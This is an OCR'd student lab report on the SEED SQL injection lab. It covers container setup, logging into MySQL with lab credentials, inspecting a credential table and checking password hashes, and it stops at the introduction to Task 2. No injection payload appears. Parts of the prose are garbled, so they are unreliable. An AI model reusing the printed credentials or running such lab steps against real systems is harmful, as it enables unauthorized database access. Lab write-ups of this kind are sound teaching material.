
Name: Priyanka Bugade

SUID: 792539943


Subject: Computer Security

Lab: SQL Injection Attack

Pre-steps:




dcbuild: -Is to build the image.




dcup

dockps





We need to add the following entry to the /etc/hosts file
10.9.0.5----------www.seed-server.com

Web application





By entering the admin and seedadmin password we are able to enter the following





When we login as Alice we are able to see only Alice information






For this simple website used to demonstrate sql injection attack and the counter measures.

Task 1: Get Familiar with SQL Statements


Objective: By experimenting with the provided database, the goal of this work is to become comfortable with SQL commands. Our web application uses a MySQL database, which is housed on our MySQL container, to hold the data it needs.We have built a database named sqllab users that includes a table called credential. The desk maintains each employee's personal information, such as their eID, password, salary, and social security number. In this assignment, you need to experiment with the database to become comfortable with SQL queries.

This database is created of users as it contains a table called credential, so a database is a single table. We can login into the interface mySQL database.


Here we wanted to know that the cat /etc/hosts is in one of the container



We use docksh to go inside the container




To go inside the MySQL container .We type the following command
#mysql -u root -pdees




Now for those databases we can use here.

We are required to access sqllab_users “use sqllab_users” and each statement with a semicolon.




Now we can use “show tables”

There's only one table credential inside this database




We can use "describe credential" to see schema. We can see the schema here "ID" Name, EID, Salary




You can select all the records from this database. For that "select * from credential;"

Here you can see the password in the hashcode,actually in shorter hashcode we can find in the source code of the web application.




Here below we will try alice password hash code right, we will use show one sumto calculate echo without a new line to check her password is a series pipeline into this show1sum to calculate shown hash code or check some we see this one copied in the next line, we are able to see it is identical.



Task 2: SQL Injection Attack on SELECT Statement

Objective: Basically, SQL injection is a technique that allows attackers to run their own malicious SQL statements, often known as harmful payload. Attackers may be able to steal data from the victim database using the malicious SQL statements, and much worse, they might be able to alter the database itself. Our web application for managing employees has SQL injection flaws that resemble common development errors. We go over the web application's implementation of authentication to get you started on this task.

